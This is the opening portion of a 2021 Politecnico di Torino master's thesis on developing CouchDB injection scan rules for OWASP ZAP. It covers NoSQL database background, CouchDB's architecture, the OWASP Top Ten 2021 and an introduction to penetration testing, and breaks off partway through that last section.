



POLITECNICO DI TORINO

Master's Degree in COMPUTER ENGINEERING

**Academic Year 2020-2021
Degree Session of December 2021**

CouchDB Injection Active Scan Rules for OWASP ZAP

Supervisor:

Prof. Riccardo SISTO

Candidate:

Matteo PAPPADÀ

Corporate tutors:

Dr. Ivan AIMALE

Dr. Luigi CASCIARO

Abstract

This thesis consists in the development of an add-on for the OWASP ZAP program, useful for performing a vulnerability analysis of the NoSQL database called CouchDB. CouchDB is a NoSQL database, document type, with documents based on the JSON standard and it is written in Erlang. Its main known vulnerabilities are:

- Query injection, which can lead to a password bypass in a login page, if executed in a certain way, but also to the exposure of secret database documents.
- The creation of users with admin privileges, where, thanks to the difference between the JSON parser of Erlang and the one of Javascript, any user can create an administrator profile for the database, leading to the exposure of the whole infrastructure.

OWASP ZAP was chosen as the program to develop the analysis of these vulnerabilities, because it is one of the most used programs in the world of cybersecurity regarding the analysis of web applications. After contacting the development team of this open-source application and agreeing on the development of the add-on for CouchDB injection, the work was divided into the following steps. Building up a web application that interfaces with a CouchDB database, written in such a way that these vulnerabilities can be found. The latter were first attacked through an ad-hoc Java application which performs the injection successfully through two different methods, each one attacking one of the vulnerabilities. Then the development moved on OWASP ZAP, and the add-on for the active scan rules of CouchDB was created, following the best practise of the development team; in this case all the attacks stand in the same method. The vulnerable web application was used to test the Java application and the ZAP add-on; but since this application was made on purpose to be successfully attacked, other open-source application found on GitHub were used to test the efficiency of the scan rules. The add-on was then uploaded to the forked git repository of the main project, and a pull request was made to the development team, waiting for it to be accepted and then released in a new version of OWASP ZAP.

Table of Contents

List of Figures	VI
Introduction	1
1 NoSQL databases and CouchDB	3
1.1 NoSQL databases, a bit of history	3
1.2 NoSQL vs. SQL	4
1.2.1 SQL: Pros and Cons	4
1.2.2 NoSQL: Pros and Cons	5
1.3 Categories of NoSQL	6
1.3.1 Key-Value database	6
1.3.2 Document database	7
1.3.3 Column-oriented database	8
1.3.4 Graph database	9
1.4 Apache CouchDB	11
1.4.1 CouchDB: Architecture	12
1.4.2 CouchDB: Benefits and Features	13
2 OWASP and Penetration Testing	16
2.1 What is OWASP?	16
2.2 OWASP Top 10	17
2.3 Penetration Testing	22
2.4 OWASP ZAP: Zed Attack Proxy	24
2.4.1 Spider	26
2.4.2 Fuzzer	26
2.4.3 Passive Scan Rules	27
2.4.4 Active Scan Rules	27
3 CouchDB Injection Active Scan Rules	29
3.1 Introduction	29
3.2 Problem study: CouchDB vulnerabilities	30

3.2.1	Query Injection	30
3.2.2	Privilege Escalation	37
3.3	Organization and Structure of the Work	41
3.3.1	CouchDB Version and Setup	41
3.3.2	JavaScript Web Application	44
3.4	Java Application for CouchDB Injection	48
3.5	ZAP Extension: CouchDbInjectionScanRule	53
3.5.1	Query injection for Check Bypass	55
3.5.2	Query injection for Password Bypass	57
3.5.3	Privilege Escalation	59
3.5.4	Additional Information	60
4	Testing Phase	62
4.1	Introduction	62
4.2	Application for CouchDB version 3.1.1	63
4.3	Application for CouchDB version 1.6.1	65
4.4	"CouchDB" by sagarparker	66
4.5	"verge" by johnsellejr	68
4.6	Additional Information	72
	Conclusions	73
	Bibliography and Sitography	76

List of Figures

1.1	Schematic example of the key-value structure	7
1.2	Code example of the key-value structure	7
1.3	Example of the document database structure	8
1.4	Example of a column-oriented database structure	9
1.5	Example of a graph structure	10
1.6	Logo of CouchDB. (Source: https://it.m.wikipedia.org/wiki/File:Apache_CouchDB_logo.svg)	11
1.7	Schema of the CouchDB architecture.	13
2.1	OWASP Organization logo. (Source: https://owasp.org/)	17
2.2	OWASP Top Ten 2021	18
2.3	OWASP ZAP Logo. (Source: https://github.com/zaproxy)	24
2.4	Graphical User Interface of ZAP.	25
3.1	Schema of the query injection attack.	31
3.2	Request for login knowing the username and password.	31
3.3	Request for login knowing only the username and bypassing the password.	32
3.4	Example of the server code for the "/get" exposure.	33
3.5	Example of the "getDocument" function, used by the Figure 4 piece of code.	33
3.6	Request for getting the "secretDoc" that will be rejected by the server.	34
3.7	Request for getting the "secretDoc" that will be accepted by the server.	34
3.8	Request for getting "__all_docs" that will be rejected by the server.	35
3.9	Request for getting "__all_docs" that will be accepted by the server.	35
3.10	Example of JSON object to be parsed, with a duplicated property.	39
3.11	Result of the JSON parser taking as input the object of Figure 3.10.	39
3.12	Result of the Erlang parser taking as input the object of Figure 3.10.	40
3.13	Example of request to perform a Privilege Escalation Attack.	41
3.14	Document for a user of the web application.	42
3.15	Document for a secretDoc.	42

3.16	Document for ZAP add-on.	43
3.17	Document of the administrator in the 1.6.1 version.	43
3.18	Login page of the web application for version 3.1.1 of CouchDB. . .	44
3.19	Get Document page of the web application for version 3.1.1 of CouchDB.	45
3.20	Create user page of the web application for version 1.6.1 of CouchDB.	46
3.21	Method sendGet of the Java Application.	49
3.22	First part of method injection311 of the Java Application.	50
3.23	Second part of method injection311 of the Java Application.	51
3.24	Third part of method injection311 of the Java Application.	52
3.25	Method injection161 of the Java Application.	53
3.26	Properties used for the check bypass attack.	55
3.27	Piece of code where the message for the check bypass attack is constructed and sent.	55
3.28	Piece of code where the method scan tries to convert the response of the check bypass attack in a JSON object or in a JSON array. . .	56
3.29	If statement of the check bypass attack that decides if must raise an alert.	57
3.30	Property used for the password bypass attack.	57
3.31	Piece of code where both the “good” and the infected messages for the password bypass attack are constructed and sent.	57
3.32	If statement of the password bypass attack that decides if must raise an alert.	58
3.33	Properties used for the privilege escalation attack.	59
3.34	Piece of code where the message for the privilege escalation attack is constructed and sent.	59
3.35	If statement of the escalation privileges attack that decides if must raise an alert.	60
4.1	Site tree of application for CouchDB v3.1.1.	63
4.2	Alert raised for the Check Bypass attack on the application for CouchDB v3.1.1.	64
4.3	Alert raised for the Password Bypass attack on the application for CouchDB v3.1.1.	64
4.4	Site tree of application for CouchDB v1.6.1.	65
4.5	Alert raised for the privilege escalation attack on the application for CouchDB v1.6.1.	66
4.6	Graphical interface of "CouchDB" by sagarparker.	67
4.7	Site tree of application “CouchDB” by sagarparker.	67
4.8	APIs exposed by the server of "CouchDB" by sagarparker, out of the scope of ZAP.	68

4.9	Graphical interface of the home page of "verge" by johnsellejr. . . .	69
4.10	Graphical interface of the signup page of "verge" by johnsellejr. . . .	70
4.11	Graphical interface of the login page of "verge" by johnsellejr. . . .	70
4.12	Site tree of application “verge” by johnsellejr.	71
4.13	Alert raised for the password bypass attack on the application “verge” by johnsellejr.	72

Introduction

The issue of security is a topic that has become very concerning in recent years. Every day new technologies come out, and with them all the problems and vulnerabilities they can bring out, giving new material for malicious people to exploit. For this reason, security increasingly needs to keep up with the times and be integrated into the development process of a technology, and not be added later, after release, endangering those who use it. The best solution if we want a secure system is to integrate the security part in the development cycle, following the DevSecOps paradigm, which suggests to study from the beginning the mitigation and solution to all kind of problems that may arise during the development. To do this, some programs that allow to perform vulnerability assessment in a simple and effective way exist.

The goal of the thesis is the development of an extension for the famous tool used in *cybersecurity*, called *OWASP ZAP*. This is a program used for vulnerability assessment of the web application and for the penetration testing. It has two main valences, it can be used as a proxy, which intercept all the packets sent and received from the network, with the possibility to read and modify them. Otherwise, the other main function of *OWASP ZAP*, is the one which permits the user to perform some analysis and attacks to a web application in order to find out flaws and vulnerabilities.

The extension of *OWASP ZAP* that has been developed during the work for this

thesis is related to the vulnerabilities of *CouchDB*. In fact, it is useful to find out if a web application, which relies on this kind of *NoSQL* database, is vulnerable to specific known attacks.

In the first chapter we will discuss about the *NoSQL* databases in general, about the differences between them and the *SQL* ones, and there will be also a detailed description of all types of *NoSQL* databases. Then the discussion will move to *CouchDB*, where it is explained how it works, how it is structured and what kind of benefits it brings to the users. *OWASP ZAP* will be the topic of the second chapter, with an introduction to the *OWASP* organization and its areas of interest, addressing one the most famous project, that is *OWASP Top Ten*. After a brief explanation of what is a Penetration testing, we will get right to the description of *OWASP ZAP*, talking about how it can be used, what are its main features, and how the main components work, improving the mechanisms of this tool.

The third chapter will talk about the main topic of this thesis, that is the work conducted to develop the extension for *OWASP ZAP*. It will be analyzed the vulnerabilities of *CouchDB*, that are the *Query Injection* and the *Privilege Escalation*, with a detailed description of why they are present and how is possible to exploit them. Then, we will discuss about the organization of all the environments useful to the work, such as the technologies used and the setup of all the systems. At the end, the development phase will be addressed, starting from the first step, that is the description of the Java application created to perform a preliminary analysis of the systems, arriving to the *OWASP ZAP* extension for *CouchDB* itself.

The last chapter will analyze all the tests executed on the systems created on purpose for this work, and also on a couple of applications found on *GitHub*, developed by other people, that rely on *CouchDB* for the database.

All the work for this thesis has been conducted for the “Politecnico di Torino” under the supervision of the professor Riccardo Sisto, in collaboration with “Blue Reply srl” company, with the support of Dr. Ivan Aimale and Dr. Luigi Casciaro.

Chapter 1

NoSQL databases and CouchDB

1.1 NoSQL databases, a bit of history

The term *NoSQL* was used for the first time by Carlo Strozzi in 1998 when he was describing the relational database that he created, since it didn't use the *SQL* language. This name was used again in the mid-2000, this time to identify a non-relational database (the *SQL* systems are related to the relational databases). *NoSQL* technologies are born to satisfy the need of processing data in a faster and a lighter way than the classical relational databases; this need arose also because of the large amount of data, and the variety of this data across the internet. *NoSQL* can stand for “no SQL system”, but the most accepted definition is “not only SQL”, which means that this kind of systems can manipulate unstructured data and structured data as well, and some of them can also support the *SQL* query language. *NoSQL* databases fame and success are due to the fact that they can handle and process *Big Data* in a fast, light and efficient way; for this reason, a lot

of big companies (such as Amazon, Google, Facebook, and so on), began to adopt this kind of technologies.

1.2 NoSQL vs. SQL

With the word *SQL* (Structured Query Language) we refer to the query language used to manipulate and extract data from a well-structured relational database. Data are organized in tables full of tuples and every table has a number of attributes that can be related to the attributes of another table; for this reason, they are called “relational databases”, because the tuples of different tables can be connected to each other by means of a relation.

NoSQL databases are based on a different mechanism of manipulating and extracting data. The concept of relation between data is not present in this kind of databases. They are born to make the representation of heterogeneous data, that cannot be closed in a well-structured schema, easier.

Both *SQL* and *NoSQL* are very useful and used today because each application needs a different kind of database technology, and with them we can find the appropriate solution. But how to choose the one which fits better? Here is a list of pros and cons for both kind of technology.

1.2.1 SQL: Pros and Cons

Pros:

- Minimized data storage: thanks to normalization and other optimization, they can minimize the storage footprint and maximize performances.
- Flexible queries: they abstract data over the implementations below them to support different workloads and to optimize queries.

- Well-known data integrity semantics: thanks to the four properties that guarantee valid transactions (defined by the *ACID* paradigm) that are atomicity, consistency, isolation and durability.

Cons:

- Rigid data models: they need careful preliminary design to guarantee performance and duration to evolution.
- Horizontal scalability: limited or completely unsupported.
- Single point of failure: mitigated by replication techniques.

1.2.2 NoSQL: Pros and Cons

Pros:

- Flexible data models: they don't need a fixed schema, so the developers don't have to define a structure before creating the database. Schemas are dynamic and can be modified on-the-fly.
- Dynamic schema for unstructured data: documents are created without a pre-imposed structure, so each of them have a unique structure. Other attributes and fields can be added in a second moment, according to the syntax of each kind of database.
- Horizontal scalability: they are designed to support horizontal scalability and they have no single point of failure.
- Performance: thanks to the limited functionality range.

Cons:

- *ACID* constraints not satisfied.

- “Classical” distributed system problems: not specific of *NoSQL* systems, but is common to encounter such problems, like compatibility, process synchronization, resource management, etc.
- Non-flexible access patterns: no optimization of the queries due to the lack of abstraction of data.

1.3 Categories of NoSQL

NoSQL databases are used for different purposes; for this reason, we don’t have a single type of *NoSQL* database, but we can distinguish four different categories.

1.3.1 Key-Value database

The *key-value* database is based on a pair of attributes, one called *key* and the other one which represents the *value* (as the name can suggest). It is usually used when an unstructured, simple and fast schema is needed. Naturally, it is not recommended when data has to be logically linked with each other or when complicated queries are needed; neither it is not suitable also in systems where there are frequent data updates and advanced mechanisms for the transaction consistency. His simplicity makes him very scalable and capable of storing big amounts of data.

The *key-value* model works in a very simple way: every attribute of an object represented in the database is identified by the *key* (used to call that attribute) to which is attached a *value* that depicts the actual information content. The latter can be a number, a string or a new object composed by other *key-value* pairs.




Figure 1.1: Schematic example of the key-value structure

```
{“customers”: [  
  {“id”: 1, “name”: “Alice”},  
  {“id”: 2, “name”: “Bob”},  
  {“id”: 3, “name”: “Charlie”}  
]}
```

Figure 1.2: Code example of the key-value structure

1.3.2 Document database

The *document database* is one step higher in complexity than the *key-value* one. The *document* can be compared with the concept of object of the *Object-Oriented-Programming* paradigm; in fact, we can model a *document* with all the necessary fields and component that it needs, and every document can be different one from another, because in this kind of system the concept of schema is not present.

The *document* model is very similar to the *key-value* one, they differ in the way the data are stored, organized and identified (by means of a document, indeed). The

most used pattern to fill a *document* is a *key-value* representation, often a common internet standard like JSON and XML is used.

As we will see later on, *CouchDB* belongs to this typology of *NoSQL* databases.

Database “customers”

Documents :



Figure 1.3: Example of the document database structure

1.3.3 Column-oriented database

Similarly to the *SQL* databases, in this kind of *NoSQL* databases, data is stored in tables; but differently from the first ones that store data in rows, in the latter they

are store by columns. The difference between these two approaches consists in the data access speed and efficiency; this because when we want to look something up in a row-oriented database, the system performs a scan of each row of the table, even if we required only a column. Instead, in a column-oriented database, each column is store separately, like a stand-alone table; this allows the look up to be quicker and more efficient, but only if the number of columns involved is small. This kind of database is usually used in systems where big data are processed and in web applications that rely on distributed systems.

Name	ROW_ID
Alice	1
Bob	2
Charlie	3

BirthDay	ROW_ID
1990-12-25	1
1985-07-01	2
1970-01-15	3

Product	ROW_ID
Milk	1
Cookies	1, 2
Bread	3
Salad	2, 3
Apples	1, 2, 3

Figure 1.4: Example of a column-oriented database structure

1.3.4 Graph database

The *Graph* typology is the most complex one and it is used to represent situation in which data has many interconnections, like in a social network. The peculiarity of this type of systems is that data are not inserted in structured tables, but are modeled in structures called graphs that are composed by nodes and edges:

- A *node* is the entity we want to store, like a tuple in a relational database; for example, it can be represented by means of a *key-value* store.
- An *edge* embodies the relationship between two *nodes*. We can imagine it like

a line which connects two entities and it can have a its properties; it can also have a direction (like an arrow) to point out on which node the property is related.

Here is an example of a graph.




Figure 1.5: Example of a graph structure

1.4 Apache CouchDB



Figure 1.6: Logo of CouchDB. (Source: https://it.m.wikipedia.org/wiki/File:Apache_CouchDB_logo.svg)

CouchDB (which stands for "Cluster Of Unreliable Commodity Hardware DataBase") was created in 2005 by Damien Katz, as an open-source project originally written in *C++*, but in 2006 it was moved to the *Erlang* language. In 2008 it became an Apache Software Foundation project; its first beta version was released in October 2009 and from April 2012 it was published a new stable version periodically, up to the latest one released in September 2020 (version 3.1).

As we said before, it is born as an open source project and still it is today; in fact, a large and active community of developer works every day to continuously improve this technology, with the aim of keeping it easy to use and web-friendly. For this very reason, CouchDB has become very popular and it is used by a lot of enterprises. Due to the fact that it is free to use, it is chosen against the proprietary

software because when a company chooses the latter, most of the time, is subjected to the so-called *vendor lock-in*¹.

1.4.1 CouchDB: Architecture

The architecture of *CouchDB* is composed by four basic components; let's explain for each one its job:

- **HTTP Request.** It is the module used to exchange information with the outside world. It is written in *JavaScript*, and it is used to retrieve data from documents. It also permits the creation of custom views, thanks to the use of a *MapReduce* mechanism.
- **CouchDB Engine.** This component is the core of *CouchDB*, in fact it manages documents, views, indexes and everything concerning the storage of internal data; to handle all these operations it relies on the *B-Tree*² structure.
- **Replica Database.** It is the component in charge of replicating data to a local or a remote database, and of synchronizing all the documents between the databases.
- **Document.** It is the “leaf” component, the actual data container, which stores all the information inside itself.

In Figure 1.7 we can see how these components are connected to each other to create the CouchDB infrastructure. The HTTP Request is the boundary component, which interfaces with the CouchDB Engine. The latter exchanges information

¹The condition in which the relationship between the vendor and the customer requires that other services, similar to those provided by the vendor, have to be purchased from that specific vendor and not from other ones

²A structure used to find keys or documents in a database, in a very fast way, reducing the number of memory access. It derives from the binary search tree, in which all keys on the left subtree have a lower value than the keys on the right subtree belonging to the same node.

and messages with all the Replica databases to keep updated and synchronized all the documents they supervise.




Figure 1.7: Schema of the CouchDB architecture.

1.4.2 CouchDB: Benefits and Features

CouchDB is used also because it offers different benefits, both on users and developers point of view. For example, it is resilient, thanks to its architectural design, for the partitioning databases and scaling data on several nodes. In fact, *CouchDB* supports horizontal partitioning and data replication, and this permits the creation of a simple and manageable way for balancing the load of read and write operation during the building phase of the database. It is also very customizable and it is oriented to the development of performance-driven applications, no matter the number of users or the data volume. Another benefit comes from the possibility to read data in every moment; if we think about the classical relational databases,

when a table needs to be updated, the read operation on the row of data being modified is blocked to other users, until the update has not been completed. This behavior can cause accessibility problems for the users but also bottlenecks in data management processes. *CouchDB* uses a mechanism of concurrency to manage the database access called “MVCC” (Multi-Version Concurrency Control); this means that, whatever the database load is in a certain time, it will work without limitations of performance and speed for all the users and because of the document are versioned and added in real time, every read operation will see the freshest database snapshots, no matter the arrival order of the requests. *CouchDB* offers a flexibility that cannot be found in proprietary database systems; this is due to the strong support of the open-source community and to the several years of experience as a *NoSQL* solution.

One of the mechanisms which makes *CouchDB* very attractive is the bi-directional replication; this permits the synchronization of the data, across several servers. This kind of replication allows companies to maximize the availability of data, to locate in an easier way data closer to the end user, to simplify backup mechanism and to reduce recovery time. In fact, no matter if data are stored in one or more servers, rather, when *CouchDB* identifies a change in a document it ensures all the copies of that document remain synchronized to each other to the most recent version.

As a tool for queries and reports for documents, views are used by *CouchDB*; they permit to search for documents and to filter information inside the latter, according to user preferences. The amazing thing of *CouchDB* is the freedom the user has in representing information; this because views are built dynamically and there is no limitation on the number of different views runnable on the same trunk of data. These views can be seen as design documents, which do not affect other data documents and so they can be also replicated on several servers like the latter. *Apache MapReduce* is also a feature of this database; it allows to create very

powerful indexes that can be used to recognize relationships between documents, based on information which is contained in them, and do complex connection and calculations.

CouchDB is flexible, fast and powerful also because uses a REST API (a standard web programming interface based on REST principles) with the *CRUD* (create, read, update, delete) operations available from all the places. It permits also to the users to collect data on the local devices, so they can work offline, for example when there is a loss of connection, and manage it, until the user will be back online causing the synchronization of data.

As we said before, *CouchDB* is a document database and for this reason documents are the basement for storing data. They are populated using the JSON language, there are no limitations on the text size or the number of elements of each document and they can be accessed from several sources at the same time.

Chapter 2

OWASP and Penetration Testing

2.1 What is OWASP?

In 2001, a collective of people began to show interest about secure coding practices. Their concern was to make developers aware of what are the risks when writing code and what are, instead, the most secure way to do it. The impact that this community had on the world of programming during the following 3 years led to the 2004, when the Open Web Application Security Project (*OWASP*), was officially founded as a no-profit organization whose duty is to prevent in a pro-active way, common attacks on applications. As the old and unsecure code was increasingly widespread, and due to this the attacks were increasing too, this organization is born to establish a standard for the secure coding practices, based on an ethical ideology which leads to maintain a neutrality from any pressure done by the private organizations.



Figure 2.1: OWASP Organization logo. (Source: <https://owasp.org/>)

For this reason, *OWASP* is not controlled by any company, so it's impartial and its standards can be used to check the reliability of the applications and to keep under control all the brand-new discovered vulnerabilities. Thanks to this, the businesses are encouraged to include the security phase into the development process and to integrate the maintenance to ensure the security over the time, of the application. There are a lot of interesting projects supervised by *OWASP* and for the purposes of this research it has been used one of them, called *OWASP ZAP*, a tool which execute vulnerability assessments over web applications. But before start talking about *OWASP ZAP* there is another project, that can be considered the most famous one, called *OWASP Top Ten*, on which it is appropriate to spend a few words.

2.2 OWASP Top 10

The *OWASP Top Ten* is a ranking of the most dangerous vulnerabilities of web application, written down by *OWASP* with the consensus of security experts from around the planet. This free accessible document provides the description and a possible solution for each position of the rank. The risks are classified basing on some factor, like the severity of the risks, the size of the negative impact they can have on an application and the frequency with which a vulnerabilities are discovered.

The goal of this report is to make all programmers and developers aware about the risks they can fall into when building up a web application, and how to avoid these risks, embedding the document's guidelines inside their security process, so they may minimize the possibility to have application with known vulnerabilities.

The Top Ten is maintained by *OWASP* since 2003 and it is updated every three or four years, according to the changes and progresses of the application security market. This project is very important because it is used as a standard in web application development by the most important company in the world. In fact, when an auditor finds out that an organization is not addressing the Top Ten, he may define it late regarding the compliance standard. Instead, integrating this project inside the development lifecycle shows an overall effort to the best practices for security in the computer world.

The last updated version of the Top Ten has been published this year, after four years from the last one; here it is, with a brief explanation of all the vulnerabilities (all the comparisons will refer to the *OWASP Top Ten 2017*).

OWASP Top Ten 2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures
A10:2021-Server-Side Request Forgery

Figure 2.2: OWASP Top Ten 2021

- **A01:2021-Broken Access Control.** Every user in an infrastructure is under the control of an access policy, that checks which privileges this user have. The Broken Access Control happens when this policy is not set as it must be, and so users have permissions on areas of the network those must be forbidden to them. By using this vulnerability, a malicious person can access, modify, delete sensitive data, or modify account privileges to install virus in the infrastructure.

From the previous Top Ten, it moves up to the first position from the fifth one, this means now it is the most dangerous risk for a web application, with a 3.81% of incidence occurrence rate.

To prevent this risk, organization must set up as better as possible to access control policy, for example using a role-based authentication and authorization.

- **A02:2021-Cryptographic Failures.** It points out that often password protection is no longer enough and all database containing sensitive data should use by default a strong encryption.

From the Top Ten 2017, it gains one position, and it changes the name from Sensitive Data Exposure, because the latter was a consequence of the Cryptographic Failures, and not the root problem.

The solution to this kind of problem is to use the best encryption solution, to prevent attacks by the today's advanced deciphering programs.

- **A03:2021-Injection.** In an injection attack, the malicious person injects some code in the system to perform bad actions that can cause the breakdown of the system itself, or in the most common scenario, can steal sensitive data by simply requesting it to the system. Some examples of injection can be the cross-site scripting (XSS), the SQL and NoSQL injection, the email header injection, and much more.

This is one of the most widely spread and one of the oldest kind of attacks in

web application. In fact, it is the one that for more times has been first in this ranking (four consecutive times: in 2007, 2010, 2013 and 2017); but this year, with a 3.73% of average incidence rate, it is “only” the third vulnerability in the Top Ten, because of the growth of different and more sophisticated attacks.

The solution for the injection should be to eliminate all the fields with user inputs and using instead technologies like biometrics authentication, OTP (one-time password), and so on. These solutions, however, are not simple to implement for every company, and for this reason injection is the most common vulnerability.

- **A04:2021-Insecure Design.** This is a brand-new item added to the current Top Ten for the first time. It refers to the risk regarding the application design defects. These defects are not only associated to the application architecture itself, but also conceptual errors in design, for example if someone wants to sell a product with a discount for the first 100 customers, a malicious person can use 100 different IP addresses and buy all the product with the discount, just to resell them at a higher price.

To prevent these behaviours, the developers should use secure patterns and references for the design architecture, testing all the possibilities, for example with a group of tester trying to find all possible loopholes of the application and when it is assured that all the malicious intents are avoided, save that architecture for future uses.

- **A05:2021-Security Misconfiguration.** The Security Misconfiguration refers to the general failure of all necessary security checks when implementing an application. The common scenario of this vulnerability is when the system administrator forgets to protect again the systems after an exposure for tests, or when he keeps the default security settings.

A solution for the Security Misconfiguration is to disable all the default and unnecessary privileges, resources, and permissions, exception made for those who really need them, and to check the system configuration after every update or even better periodically.

- **A06:2021-Vulnerable and Outdated Components.** This is the classic situation in which a web application, a database management system, or an operating system is used with an obsolete version and so it needs an update. The greatest danger due to this lack of updating is that all the vulnerabilities discovered for that system are known, so they are easily attackable. This item is three spots higher in the rank, with respect of the latest one, which further exacerbates the unconsciousness of system maintainers.

Naturally, the best way to prevent this risk is to do periodic update of all the technologies, to apply all the released patches, and to eliminate all the old and useless component.

- **A07:2021-Identification and Authentication Failures.** Called Broken Authentication until the latest Top Ten, where it was in the second position. Now it is seventh, thanks to the fact that companies are using multi-factor authentication with OTP and biometrics more frequently than the past years, resulting stronger against attacks like social engineering and brute force.
- **A08:2021-Software and Data Integrity Failures.** Another brand-new item added to this year Top Ten; Software and Data Integrity Failures refers to when there is not a data integrity verification process while performing important action on the systems. For example, a bad person can modify a software update file, adding some malicious code, like a virus or a malware, and if the integrity of this file is not verified, it will be automatically executed compromising the system.

The solution for this vulnerability is the use of PKI-based verification with

digital signature to check the reliability and the authenticity of this kind of files. Another defence that can be put in place to avoid this risk is to verify that an external person cannot modify the code of critical files.

- **A09:2021-Security Logging and Monitoring Failures.** Previously called Insufficient Logging and Monitoring, the Security Logging and Monitoring Failures vulnerability outlines the failure of the reporting and monitoring systems to find out trail of intrusion. This can be caused by loggers not set in the right way, or by an inadequate threshold for an intrusion alert. If some of these mechanisms work bad, all violation and data breaches can remain not visible for a very long time.

The solution for this risk is to ensure that all the actions like input validation and login attempts are monitored and logged real-time.

- **A10:2021-Server-Side Request Forgery.** Also in the last position, there is a brand-new vulnerability introduced in 2021. Server-Side Request Forgery (SSRF) refers to when the attacker uses remote URLs forcing the server to send HTTP requests to services those stands in the internal infrastructure. Naturally, these requests are used to steal information and data. SSRF attacks are increasing in parallel with the increasing web application based on cloud services.

To prevent SSRF attacks, blocking all the external request via the network access control policies can be a solution.

2.3 Penetration Testing

Penetration Testing is the most widely used technique to test the vulnerabilities of a web application. It is a way to find flaws and risks in a system when it is unknown how it is made internally and what kind of technologies were used to

build it up, like an analysis of a Black Box.

The main phases of penetration testing are:

- **Planning.** The tester decides how to set up the environment he will use for the tests, which kind of attack he wants to attempt and what are the expected results.
- **Discovery.** This phase precedes the attack, and here the pentester tries to find out something about the web application, like some missing piece or bad configuration that will bring to a successful attack.
